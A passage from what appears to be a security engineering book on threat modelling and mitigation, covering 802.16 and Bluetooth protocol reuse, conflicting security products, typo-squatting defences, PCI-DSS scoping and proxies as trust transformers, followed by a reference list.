Getting back to DOCSIS, on the client side there actually is a need for authentication since cable providers don't want arbitrary numbers of random users tapping into their feed, or at least not unless they're paying for the privilege. Since the cable modems are provided by, or at least nominally under the control of, the cable providers, the easiest way to authenticate the client is to bake a unique authenticator into the device when it's manufactured or installed. In DOCSIS this takes the form of a binary blob that loosely resembles an X.509 certificate, which is used to authenticate the cable modem "client" to the cable provider's "server".

So now we have a server authenticated via a location-limited channel and a service provider-controlled client device authenticated via a service provider-installed authentication blob. Can you see the problem when this is moved to the 802.16 wireless environment, with the exact opposite of a cable-network location-limited channel to the server and no control over what's on the client?

The outcome is predictable, and the 56-bit key becomes irrelevant when there's no security in the handshake that precedes its use. As one analysis puts it, "given the failures of its authorisation protocol, it does not matter whether the IEEE 802.16 key management protocol is correct" (which, as it turns out, it isn't either, leaving the DES encryption that all the concern was focused on as one of the stronger parts of the

protocol) [266]. The original version of 802.16 was updated a few years later to try and address some of the security concerns [267] but while this fixed a few of the more serious issues it still left a significant number of problems in the protocol [268][269][270][271], which were in turn addressed in later amendments and profiles. The current approach to mutual authentication is to use the EAP-TLS/EAP-TTLS authentication protocols, which are already specified (although rarely used) for 802.11 and make use of SSL/TLS and client-side certificates [272]. This was originally an optional part of the 802.16 specification but was mandated by the WiMAX forum, which manages interoperability for 802.16 in the same way that the WiFi Alliance does for 802.11. The PKI problem (see "PKI" on page 657) is solved by having WiMAX issue device certificates tied to interface MAC addresses for inclusion into client and server hardware in the same way that DOCSIS certificates are baked into cable modems.

Another example of the problematic nature of cargo cult protocol reuse occurred with Bluetooth's OBEX (Object Exchange) mechanism, which was never intended for use with Bluetooth but was designed for short-range line-of-sight infrared links [273]. When the Bluetooth folks decided to adopt it, it seems that no-one considered that taking a protocol whose security depended on a combination of a location-limited channel (see "Use of Familiar Metaphors" on page 497) and explicit user action (IrDA is a short-range line-of-sight only mechanism), and then removing both of these mechanisms, might not be such a good idea.

Mitigating Threats

So now you've got your potentially vulnerable data flows mapped out, your underlying assumptions written down, and your potential threats to each data flow listed. The final step is to decide how you plan to mitigate each of the threats, or if not, why not (bearing in mind that the technical term for an unmitigated threat is "a vulnerability"). Again, there are at least as many shopping lists of mitigation techniques as there are of threats, and if you've already got something that works for you then feel free to stick with that. If not then a standard defence against the threat of tampering is data integrity protection, a defence against disputes is the recording of evidence, a defence against information disclosure is encryption, and a defence against denial of service is really hard.

When you decide on your mitigation techniques you have to be careful not to blindly follow the checklist approach to threat mitigation, matching a threat from column A to a standardised defence from column B. In particular be very careful to avoid the common trap of employing encryption as a universal countermeasure to every possible threat. Encryption can't protect against tampering, dispute, impersonation, or denial of service. Just because data is encrypted doesn't mean that an attacker can't modify it in any way that they want. In fact if used incorrectly encryption may not even be able to protect against the sole threat of information disclosure, an issue that's covered in more detail in "Cryptography" on page 356.

This illustrates one of the problems that you have to watch out for during the threat modelling process, that of identifying the wrong threat and therefore employing the wrong defence. In the credit card protection case that was covered both in "Assuming the Wrong Threat" on page 278 and in another form in "Cryptography" on page 356, because the conventional credit card authorisation process is built around the (hopeful) secrecy of the credit card number (and occasionally some ancillary information) the potential threat looks at first glance to be an information disclosure threat, but in practice the threats are one or more of tampering, dispute, and impersonation, depending on where in the credit card process you're located.

Another issue that you need to be aware of is that of unexpected emergent system properties. When two (probably) secure systems are combined, the result may exhibit new properties not present in the original, with the resulting combination no longer being secure. Examples of this were the Firefox URL and second-order SQL injection problems mentioned in "Threat Modelling with Data Flow Diagrams" on page 263. Another example occurs when you connect a PC with a personal firewall to an 802.11 access point. An attacker can steal the PC's IP and MAC address and

use the access point since the personal firewall will see the attacker's packets as a port scan and silently drop them. Without the personal firewall security system in place the attacker's connections would be reset by the PC's IP stack. It's only the modification of the two security systems' designed behaviours that occurs when they interact that makes it possible for two systems with the same IP and MAC addresses to share the connection. So as well as thinking about the interaction of security systems in the traditional "us vs. them" scenario you should also consider what happens when they interact destructively to produce an unwanted effect.

Another example of two security measures interfering destructively is when organisations buy up domain names close to their brand in order to avoid typo-squatting and soundalike domain attacks. To see an example of this, look at some domains that might be mistaken for `amazon.com` when they're displayed by a browser, things like `annazon.com` and `amaz0n.com`, all of which redirect you to `amazon.com` when you try and access them (someone at Amazon went to quite a bit of effort to ensure that their customers wouldn't fall victim to typo-squatting/soundalike/lookalike domain-name spoofing. Twitter on the other hand didn't take such defensive measures, with the result that Twitter typo-squatter video-rewardz.com made it into the Alexa top 250 sites [274]).

So how does this interfere with other security mechanisms? Recall that certificates uniquely identify a specific domain name (unless they're the Sybil certificates described in "X.509 in Practice" on page 694). The typo-squatting defence on the other hand relies on an organisations registering (potentially) large numbers of similar-looking (to a human) but different (to software) domains, for which the certificate won't be valid. Addressing this would require buying potentially sizeable numbers of certificates for even more sizeable amounts of money, or failing that using an HTTP redirect (or some equivalent like an HTTP meta refresh) to send the client software from the incorrect server to the proper one.

Redirection of this type is more usually, and conveniently, done at the DNS level, adding DNS aliases (in DNS terms a CNAME) that point to the actual server (in Amazon's case they all point to `rewrite.amazon.com`, with a function that should be obvious from the name, it uses an HTTP redirect to send the client to the proper Amazon site). The problem with pure DNS redirects is that unless they're managed very carefully (as Amazon do), what the user ends up with is a domain-name mismatch warning from the browser as they go to the typo name but get the certificate for the real name.

There is in fact an extremely simple way to deal with mismatched-domain certificates, which is for the browser to take the user to the domain in the certificate rather than the typo domain, resolving the problem without ever having to expose users to pointless warning messages (there's more discussion of this type of safe design in "Defend, don't Ask" on page 26).

The most serious case of an unwanted effect coming from security software is when it impairs the operation of the rest of the system, often to a far greater extent than the malware that it's meant to be defending against. Conflicting security systems can cause anything from hard-to-diagnose intermittent networking problems (some of my networking code, when it encounters certain should-never-occur connectivity problems, then goes on to check for the presence of various personal firewall products which are invariably the cause of the strange behaviour), complete loss of network connectivity, crash-and-reboot cycles, or the dreaded blue screen of death [275]. Vendors are often well aware of these issues and have their own products check for incompatible security products from other vendors on install, although most then allow the install anyway, thereby exposing the user to the incompatibilities.

Even without these conflicts between different security tools, sometimes just a single tool can cause trouble without any external assistance. The Symantec/Norton suite, for example, is notorious for bringing machines to their knees, and three of the four top vendors whose software caused Windows kernel crashes, once video drivers had been excluded, were providers of security products [276]. Even if it doesn't cause a crash, the effects of a security product on a system can be significant. One evaluation

using the standard disk- and CPU-intensive benchmark of compiling the Apache web server found that the process took two minutes on an unprotected system and three quarters of an hour on a heavily protected one [275].

So when you're testing your product, remember to also assess its impact on the user's machine. Perform a variety of standard operations on a machine with and without your software installed, not the usual micro-benchmarks but something involving significant operations that a typical user might employ, and where they'd notice if performance was impeded. Do the other security tools prevent your application from running, or impede its performance, or cause the machine to crash? These sorts of issues may eventually be discovered during pre-release testing, but it's better to spot the problem before that stage, particularly if the failure is subtle or obscure enough that you really need direct, hands-on access to the system on which it occurs in order to diagnose the problem.

A generalisation of the issue of unexpected emergent system properties is the transformation of any number of safely offline applications into front-line internet-facing applications via browser and email plugins, viewers, and embeddable components. This goes beyond the obvious examples of web browsers and email software to applications like media players, for which the player looks inside the media container format and passes the contents off to whatever codec is registered for that format, so that an attacker who knows of a vulnerability in a particular codec (long-obsolete, unmaintained ones make for nice targets [277]) can use threat tunnelling of the type discussed in "Threat Modelling with Data Flow Diagrams" on page 263 to convert a link on a web page, via a media player plugin, into the ability to run arbitrary code on your machine via a security hole in a long-forgotten codec lying in some dusty corner of your system (one means of addressing this particular problem is given in "Privilege-Separated Applications" on page 344).

This change in the environment violates the original design assumptions for the components (if security issues were even considered) since occasional errors in parsing a spreadsheet file or video stream won't cause more than the occasional crash and a need to restart the application if it's your own data, but become far more serious when it's something that's been injected by a remote attacker via a link on a web page. In this way even the non-security-relevant sample DFD for the image viewer introduced in "Threat Modelling with Data Flow Diagrams" on page 263 can suddenly become security-relevant because of the potential locations that the image data could really be coming from. This is why one set of threat modelling guidelines suggests that any data coming from a file of any kind be treated as a security threat [278].

Figure 78: Audit viewer with remote audit log information

Similarly, the variant of the earlier simple audit-viewer that's shown in Figure 78 can undergo a milder form of this transformation when the audit log goes from being a local file to a remote resource accessed over a network (although there isn't quite the

same scope for a remote attacker located anywhere on the planet to inject hostile content directly into the audit viewer application). This is why splitting the DFD across trust boundaries is a good idea because it makes the seams (even if they're just potential future seams) much more obvious than a single combined diagram would.

Finally, it should go without saying that when you change or update the architecture of your system then you need to also update your DFDs and accompanying threat model information [279]. This is something where an automated tool for data flow analysis would help, since it could pinpoint changes in trust boundaries and locations where data crosses them. Unfortunately without this automated support the whole process is still a somewhat tedious manual one, although if you're following a lifecycle-management system like the full SDL then you can build it into that.

This type of threat modelling can also be essential in checking compliance with legal and regulatory requirements. Consider for example PCI-DSS Requirement 4, "Encrypt transmission of cardholder data across open, public networks" [280]. In theory this means that not encrypting data that's moving across internal, private networks is OK (or at least it'll be OK until the PCI-DSS requirements are revised yet again). However if you create a DFD for the resulting cardholder data flow then you'll see that every device on the network has now been drawn into the same trust boundary so that every portion of the network and every device and user on it has to become PCI-DSS compliant. This means meeting requirements like "documentation and business justification for use of all services, protocols, and ports allowed" (requirement 1.1.5), "restrict inbound and outbound traffic to that which is necessary for the cardholder data environment" (requirement 1.2.1), "remove all unnecessary functionality, such as scripts, drivers, features, subsystems, file systems, and unnecessary web servers" (requirement 2.2.4), "ensure that all system components and software have the latest vendor-supplied security patches installed. Install critical security patches within one month of release" (requirement 6.1) and "screen potential employees [via 'background checks within the constraints of local laws'] prior to hire" (requirement 12.7). Imagine the effect that imposing requirements of this type would have on the typical corporate network!

Figure 79: Encryption and authentication as trust transformers

By far the easiest way to address this particular PCI-DSS issue is to simply encrypt and authenticate all data travelling across any network, whether it's public or private, thereby removing everything on it from scope since the rest of the network and everything on it has now been moved outside the cardholder-data trust domain. A convenient abstraction for dealing with this is to view encryption and integrity-protection as trust transformers, allowing data to safely transit low-trust domains [281]. An example of the use of trust transformers is shown in Figure 79, with data being transformed from the form that it has in the high-trust domain into a form in which it can safely transit the low-trust domain, and the reverse transformation being

applied once it reaches the destination high-trust domain. In practice, as discussed in "Cryptography for Integrity Protection" on page 359, you'd almost always want to use both encryption and authentication rather than only one of the two (to put this another way, you'd better have a very convincing supporting argument if you decide that you only need one or the other). If the trust domain that you're transiting is a network as it would be for the PCI/DSS case above then tunnel the data over SSL/TLS from one trust domain to the other and the transformation requirements will be taken care of, and if it's store-and-forward then use S/MIME or PGP with authenticated encryption.

You can use this type of transformation procedure in other ways as well, for example to protect network services. You're most likely to encounter this form of transformation in the form of proxies or secure tunnels that carry a vulnerable protocol or service over an at-risk link, but you can also use proxies to add additional services (or correct for the lack of a particular service) to existing protocols. For example the SNMP network-device monitoring protocol communicates over UDP, which is vulnerable to packet loss, either accidental or attacker-induced. The SNMP notification service ("traps" in SNMP terminology) is particularly problematic in this regard since it sends out a UDP packet and doesn't expect a response, making it impossible for either the sender or the receiver to tell whether the notification service is worked as intended or not.

Figure 80: Network proxies as reliability transformers

Figure 80 shows how this problem can be addressed through the use of an SNMP proxy when the data has to be moved over an unreliable network connection. For the case of UDP-based SNMP traps something as simple as replacing the unreliable UDP transport with reliable TCP transport is enough to address the most common dropped/lost-packet concern [282]. While you're at it, you could also address SNMP's lack of security (the acronym is sometimes expanded to "Security Not My Problem"), at least for the portion that traverses the at-risk network link, by having the proxy use an SSL/TLS tunnel rather than just straight TCP. This use of protocol proxies is another variation of a trust (or in this case reliability) transformer that you

can use to correct shortcomings without having to replace a large number of existing deployed network components.

Even an apparently no-op TCP-to-TCP transformation (in the form of a reverse proxy) can be used to add additional robustness and performance to existing TCP stacks. Most TCP/IP implementations deployed today are based on a one-size-(mis-)fits-all development and performance-tuning strategy that makes the stack somewhat optimal for some types of network traffic and provides modest protection against attack without the stack being particularly optimal for any specific deployment or particularly resilient against a broad spectrum of attacks (if you're interested in seeing some of these performance issues first-hand, you can play with standard tools like `ttcp` or `lperf`, which allow you to change various communications parameters and then report the effects of the changes on performance). In addition there are vast numbers of buggy and/or inefficient legacy TCP/IP implementations in widespread deployment. By slotting in a reverse TCP proxy that implements a modern, resilient TCP/IP stack with extended functionality for efficient performance in different environments (selective ACK, explicit congestion notification (ECN), NewReno fast recovery, extended initial window, limited transmit, enhanced slow-start and congestion management, and a string of other improvements over canonical TCP) as well as enhanced resistance to DoS attacks, it's again possible to correct shortcomings without having to replace deployed network components.

Defensive proxies of this kind can also help at even higher networking layers. For example the slowloris attack that's described in "Design for Evil" on page 300 can be countered by inserting in front of vulnerable servers an HTTP-level proxy that either drops too-slow HTTP connections or waits for the entire HTTP request to accumulate before passing it on to the server, which avoids tying up server resources in the manner of a standard slowloris attack.

Independent Assessment of your Work

One final step that you need to apply once you've gone through all of the above steps is to get your work assessed by a third party unconnected with the design process. This serves two purposes, the first of which is to provide a fresh, independent perspective on the problem to make sure that the approach that you've taken really is the best one. Once you decide to take a particular approach it's easy to become so caught up in the details of what you're doing that you miss seeing another alternative that could be much more effective, or cheaper, or easier (see the discussion on "einstellung" in "User Conditioning" on page 153 for more on this).

The second reason for getting an independent review of your work is to verify that you've correctly achieved what you intended to. Everyone makes mistakes from time to time, and particularly in the field of security you want to try and catch any problems long before they become an 0-day. Having someone who's unconnected to the work (meaning that they have no emotional investment in it and can accept that there may be problems present, see the discussion in "Premortem Analysis" on page 769 for more on this) give it a once-over can reveal issues that the original designers missed.

While this final step may seem like an unnecessary luxury or an excuse for a rubber-stamp checkbox approval, it's one of the most important parts of the security engineering process. Without an independent review, a third-party sanity check, you can never be sure that there isn't some critical step or component that you've missed in your design.

References

[1]   "SSL and TLS: Designing and Building Secure Systems", Eric Rescorla, Addison-Wesley, 2001.

[2]   "The Uneasy Relationship Between Mathematics and Cryptography", Neal Koblitz, *Notices of the American Mathematical Society*, **Vol.54**, **No.8** (September 2007), p.972.

[3]   "WYTM?", Ian Grigg, posting to the cryptography@metzdowd.com mailing list, message-ID `3F886682.1F7817DB@systemics.com`, 13 October 2003.

[4]   "Re: Difference between TCPA-Hardware and other forms of trust", John Gilmore, posting to the cryptography@metzdowd.com mailing list, message-ID `200312162153.hBGLrOds029690@new.toad.com`, 16 December 2003.

[5]   "Cryptographic Security Architecture Design and Verification", Peter Gutmann, Springer-Verlag, 2004.

[6]   "Fortress: A History of Military Defence", Ian Hogg, Macdonald and Jane's, 1975.

[7]   "Hacking the Xbox", Andrew "bunnie" Huang, No Starch Press, 2003.

[8]   "17 Mistakes Microsoft made in the Xbox Security System", Michael Steil, presentation at the 22nd Chaos Communication Congress (22C3), December 2005, `http://events.ccc.de/congress/2005/fahrplan/attachments/674-slides_xbox.pdf`.

[9]   "Key-Schedule Cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES", John Kelsey, Bruce Schneier and David Wagner, *Proceedings of the 16th Annual International Cryptology Conference (CRYPTO'96)*, Springer-Verlag LNCS No.1109, August 1996, p.237.

[10]   "Hello hypervisor, I'm geohot", George Hotz, 22 January 2010, `http://geohotps3.blogspot.com/2010/01/hello-hypervisor-im-geohot.html`.

[11]   "How the PS3 hypervisor was hacked", Nate Lawson, 27 January 2010, `http://rdist.root.org/2010/01/27/how-the-ps3-hypervisor-was-hacked/`.

[12]   "PS3 Exploit: Software", 'xorloser', 5 February 2010, `http://xorloser.com/?p=162`.

[13]   "PS3 Exploit: Hardware", 'xorloser', 8 February 2010, `http://xorloser.com/?p=175`.

[14]   "Reset Glitch Hack", 'Tuxuser', 29 August 2011, `http://www.free60.org/Reset_Glitch_Hack`.

[15]   "Business Risk Report 2010", Ernst and Young, 2010, `http://www.ey.com/Publication/vwLUAssets/Business_risk_report_-2010/$File/EY_Business_risk_report_2010.pdf`.

[16]   "Cryptographic Numerology — our number is up", Ian Grigg, 5 October 2010, `https://financialcryptography.com/mt/archives/001286.html`.

[17]   "21st Century Security and CPTED", Randall Atlas, CRC Press, 2008.

[18]   "Security and Site Design", Leonard Hopper and Martha Droge, John Wiley and Sons, 2005.

[19]   "Security Planning and Design", The American Institute of Architects, John Wiley and Sons, 2004.

[20]   "The Economics of Homeland Security", Veronique de Rugy, in "Terrorizing Ourselves: Why U.S. Counterterrorism Policy is Failing and How to Fix It", Cato Institute, 2010, p.121.

[21]   "RSA-155 factored last weekend", Ray Hirschfeld, posting to the crypto-research@cwi.nl mailing list, message-ID `UTC199908261753.-TAA107359.ray@prauw.cwi.nl`, 26 August 1999.

[22]   "RSA-155 is factored!", RSA Laboratories, 22 August 1999, `http://www.rsa.com/rsalabs/node.asp?id=2098`.

[23]   "Factorization of a 768-bit RSA modulus", Thorsten Kleinjung, Kazumaro Aoki, Jens Franke, Arjen Lenstra, Emmanuel Thomé, Joppe Bos, Pierrick Gaudry, Alexander Kruppa, Peter Montgomery, Dag Arne Osvik, Herman te Riele, Andrey Timofeev and Paul Zimmermann, Cryptology ePrint Archive, Report 2010/006, 6 January 2010, `http://eprint.iacr.org/2010/006`.

[24]   "Advanced Intuit Password Recovery 2.0 provides instant removal of Quicken 2003...2007 passwords", Elcomsoft, 21 June 2007, `http://www.elcomsoft.com/news/127.html`.

[25]   "Fun Number Theory Facts", discussion thread on the United-TI board, July-October 2009,
`http://www.unitedti.org/forum/index.php?showtopic=8888`.

[26]   "Texas Instruments cryptographic keys", undated,
`http://brandonw.net/calculators/keys/`.

[27]   "Things you might want to know about Jaguar CD Encryption, but were afraid to ask", Glenn Bruner, 9 March 2006, `http://www.mdgames.de/jaguarcd/-cdencryption_basics.html`.

[28]   "SRP vulnerability when using a 256-bit modulus", Jeremy Spilman, 10 August 2012, `http://www.opine.me/srp-to-sha1`.

[29]   "Surreptitious Software: Obfuscation, Watermarking, and Tamperproofing for Software Protection", Christian Collberg and Jasvir Nagra, Addison-Wesley, 2009.

[30]   "A Cost-Based Security Analysis of Symmetric and Asymmetric Key Lengths", Robert Silverman, RSA CryptoBytes Bulletins, No.13, April 2000, `http://www.rsa.com/rsalabs/node.asp?id=2088`.

[31]   "Cryptology: A Status Report", Adi Shamir, 2002 Turing award lecture, 7 June 2003, `http://awards.acm.org/citation.cfm?-id=0028491&aw=140&ao=AMTURING&yr=2002`.

[32]   Steven Bellovin, presentation at ICANN and Internet Security, ICANN Open Meeting, 13 November 2001, `https://www.cs.columbia.edu/~smb/-talks/icann-security`.

[33]   "Console Hacking 2010: PS3 Epic Fail", 'bushing', 'marcan' and 'sven', presentation at the 27th Chaos Communication Congress (27C3), December 2010, `https://events.ccc.de/congress/2010/Fahrplan/-events/4087.en.html`.

[34]   Quoted by Jon Callas in "Hacking PGP", presentation at Black Hat Europe 2005, March 2005, `http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-callas-up.pdf`.

[35]   "More SideJacking", Robert Graham, 14 January 2008,
`http://erratasec.blogspot.com/2008/01/more-sidejacking.html`.

[36]   "Trusted Computer System Evaluation Criteria" US Department of Defence, December 1985.

[37]   "Jailbreaking the International Kindle", author unknown, 30 October 2009, `http://blogkindle.com/2009/10/jailbreaking-the-international-kindle/`.

[38]   "How to create packages for Kindle 2 international", Jean-Yves Avenard, `http://jyavariousideas.blogspot.com/2009/10/how-to-create-packages-for-kindle-2.html`, 30 October 2009.

[39]   "How to create packages for Kindle 2 international", Jean-Yves Avenard, discussion thread on the MobileRead forums, `http://www.mobileread.com/-forums/showthread.php?t=60856`, 30 October 2009.

[40]   "How to create packages for Kindle w/ firmware 2.3", Jean-Yves Avenard, discussion thread on the MobileRead forums, `http://www.mobileread.com/-forums/showthread.php?t=63225`, 24 November 2009.

[41]   "Kindle 3.1 Jailbreak", Yifan Lu, 21 February 2011, `http://yifan.lu/-2011/02/21/kindle-3-1-jailbreak`.

[42]   "Kindle 3.2.1 Jailbreak", Yifan Lu, 2 June 2011, `http://yifan.lu/2011/-06/02/kindle-3-2-1-jailbreak`.

[43]   "Kindle Touch (5.0) Jailbreak/Root and SSH", Yifan Lu, 10 December 2011, `http://yifan.lu/2011/12/10/kindle-touch-5-0-jailbreakroot-and-ssh`.

[44]   "[Exclusive] How To Root The HTC Thunderbolt — Instructions By Team AndIRC (V1.02 2011/03/18)", "Justin Case", `http://www.androidpolice.com/2011/03/18/exclusive-how-to-root-the-htc-thunderbolt-instructions-by-team-andirc-v1-20110318/`, 18 March 2011.

[45]   "[Exclusive] How To Root The HTC ThunderBolt And Unlock Its Bootloader", "Justin Case", `http://www.androidpolice.com/2011/03/-19/exclusive-how-to-root-the-htc-thunderbolt-and-unlock-its-bootloader/`, 18 March 2011.

[46] "Circumventing Windows RT's Code Integrity Mechanism", 'clrokr', 6 January 2013, `http://surfsec.wordpress.com/2013/01/06/-circumventing-windows-rts-code-integrity-mechanism`.

[47] "A Tale of One Software Bypass of Windows 8 Secure Boot", Yuriy Bulygin, Andrew Furtak and Oleksandr Bazhaniuk, presentation at Black Hat 2013, July 2013, `https://media.blackhat.com/us-13/us-13-Bulygin-A-Tale-of-One-Software-Bypass-of-Windows-8-Secure-Boot-Slides.pdf`.

[48] "Next Generation Rootkits for ARM Based Devices", Thomas Roth, presentation at Hack in Paris (HIP'13), June 2013, `https://www.hackinparis.com/sites/hackinparis.com/files/-Slidesthomasroth.pdf`.

[49] "Unlocking the Motorola Bootloader", Dan Rosenberg, 8 April 2013, `http://blog.azimuthsecurity.com/2013/04/unlocking-motorola-bootloader.html`.

[50] "Next Generation Mobile Rootkits", Thomas Roth, presentation at Black Hat Europe 2013, March 2013.

[51] "Underground" Suelette Dreyfus, Reed Books, 1997.

[52] "Next Generation Mobile Rootkits", Thomas Roth, presentation at Black Hat Europe 2013, March 2013, to appear.

[53] "Exploiting Samsung Galaxy S4 Secure Boot", Dan Rosenberg, 23 May 2013, `http://blog.azimuthsecurity.com/2013/05/exploiting-samsung-galaxy-s4-secure-boot.html`.

[54] "Chromecast: Exploiting the Newest Device By Google", CJ Heres, 28 July 2013, `http://blog.gtvhacker.com/2013/chromecast-exploiting-the-newest-device-by-google`.

[55] "GTVHacker Wiki", `http://gtvhacker.com`.

[56] "Security Alert: Malware Found Targeting Custom ROMs (jSMSHider)", Tim Strazzere, 15 June 2011, `http://blog.mylookout.com/2011/06/security-alert-malware-found-targeting-custom-roms-jsmshider/`.

[57] "Cyanogenmod includes compromised DigiNotar root CA certificate", cyanogenmod discussion thread, 1 September 2011, `http://code.google.com/p/cyanogenmod/issues/detail?id=4260`.

[58] "Peerbot: Catch me if you can", Elia Florio and Mircea Ciubotariu, *Virus Bulletin*, March 2007.

[59] "Nikon Image Authentication System: Compromised", Vladimir Katalov, 28 April 2011, `http://blog.crackpassword.com/2011/04/nikon-image-authentication-system-compromised/`.

[60] "Vulnerabilities in the Systems of Authentication Control of Digital Photographic Images", Dmitry Sklyarov, presentation at Positive Hack Days 2011, May 2011.

[61] "Paparazzi Over IP", Daniel Mende and Pascal Turbing, presentation at Shmoocon 2013, February 2013.

[62] "jhl::mafipulation", James Laird, 8 April 2011, `http://mafipulation.org/-blagoblig/2011/04/08`.

[63] "iPhone", George Hotz/geohot, August 2007, `http://iphonejtag.blogspot.com/2007/08/step-1.html`.

[64] "Details in Corona", 'pod2g', 2 January 2012, `http://pod2g-ios.blogspot.com/2012/01/details-on-corona.html`.

[65] "Incomplete Codesign Expoit", various authors, 2011/2012, `http://theiphonewiki.com/wiki/index.php?title=-Incomplete_Codesign_Exploit`.

[66] "SHAttered Dreams", Joshua Hill, presentation at Hack in the Box Kuala Lumpur, October 2013, `http://conference.hitb.org/-hitbsecconf2013kul/joshua-p0sixninja-hill`.

[67] "Evolution of iPhone Baseband and Unlocks", 'musclenerd', presentation at Hack in the Box Amsterdam, May 2012, `http://conference.hitb.org/-hitbsecconf2012ams/materials/D1T2%20-%20MuscleNerd%20-%20-Evolution%20of%20iPhone%20Baseband%20and%20Unlocks.pdf`.

[68] "Weapons of Mass Assignment", Patrick McKenzie, *Communications of the ACM*, **Vol.54**, **No.5** (May 2011), p.54.

[69]   "exploit -r0ket", 'nitram', 19 August 2011,
        `http://r0ket.badge.events.ccc.de/exploit`.

[70]   "PGP User's Guide", Phil Zimmerman, 5 June 1991.

[71]   "How a Google Headhunter's E-Mail Unraveled a Massive Net Security
        Hole", Kim Zetter, 24 October 2012, `http://www.wired.com/-`
        `threatlevel/2012/10/dkim-vulnerability-widespread`.

[72]   "DomainKeys Identified Mail (DKIM) Verifiers may inappropriately convey
        message trust", CERT Vulnerability Note VU#268267, 24 October 2012,
        https://www.kb.cert.org/vuls/id/268267.

[73]   "Key Lengths for DKIM Signatures", Jim Fenton, 23 June 2010,
        `http://blogs.cisco.com/security/key_lengths_for_dkim_signatures`.

[74]   "Re: [cryptography] DKIM: Who cares?", Ian Grigg, posting to the
        cryptography@randombit.net mailing list, message-ID
        `5088CCA2.7050008@iang.org`, 25 October 2012.

[75]   "Email authentication", December 2012, `https://support.google.com/-`
        `mail/answer/180707`.

[76]   "On the Security of Digital Tachographs", Ross Anderson, *Proceedings of the
        5th European Symposium on Research in Computer Security (ESORICS'98)*,
        Springer-Verlag LNCS No.1485, September 1998, p.111.

[77]   Paraphrased from the analysis first presented in "Information Security: Why
        the Future Belongs to the Quants", Daniel Geer, Kevin Soo Hoo and Andrew
        Jaquith, *IEEE Security & Privacy*, **Vol.1**, **No.4** (July/August 2003), p.32.

[78]   "Firesheep", 'codebutler', 24 October 2010,
        `http://codebutler.com/firesheep`.

[79]   "SideJacking with Hamster", Robert Graham, 5 August 2007,
        `http://erratasec.blogspot.com/2007/08/sidejacking-with-`
        `hamster_05.html`.

[80]   "Twitter — Insecure session management", Chris Palmer, iSEC Partners
        Security Advisory — 2010-001-twitter, 27 April 2010,
        `http://www.isecpartners.com/advisories/2010-001-twitter.txt`.

[81]   "What Android sync'd data is encrypted?", 'PP01', 1 December 2010,
        `http://android.stackexchange.com/questions/3129/what-android-`
        `syncd-data-is-encrypted`.

[82]   "Catching AuthTokens in the Wild: The Insecurity of Google's ClientLogin
        Protocol", Bastian Könings, Jens Nickels and Florian Schaub, 13 May 2011,
        `http://www.uni-ulm.de/en/in/mi/staff/koenings/catching-`
        `authtokens.html`.

[83]   "The Use of Soft Systems Methodology in Practice", John Mingers and Sarah
        Taylor, *Journal of the Operational Research Society*, **Vol.43**, **No.4** (April
        1992), p.321.

[84]   "Information Systems Provision: The Contribution of Soft Systems
        Methodology", Frank Stowell, McGraw-Hill, 1994.

[85]   "Using Soft Systems Methodology in the Design of Information Systems",
        John Mingers, in "Information Systems Provision: The Contribution of Soft
        Systems Methodology", McGraw-Hill, 1995.

[86]   "Soft Systems Methodology: A Thirty Year Retrospective", Peter Checkland,
        Systems Research and Behavioral Science, **Vol.17**, **No.S1** (November 2000),
        p.S11.

[87]   "Soft Systems Methodology in Action", Peter Checkland and Jim Scholes,
        John Wiley and Sons, 1999.

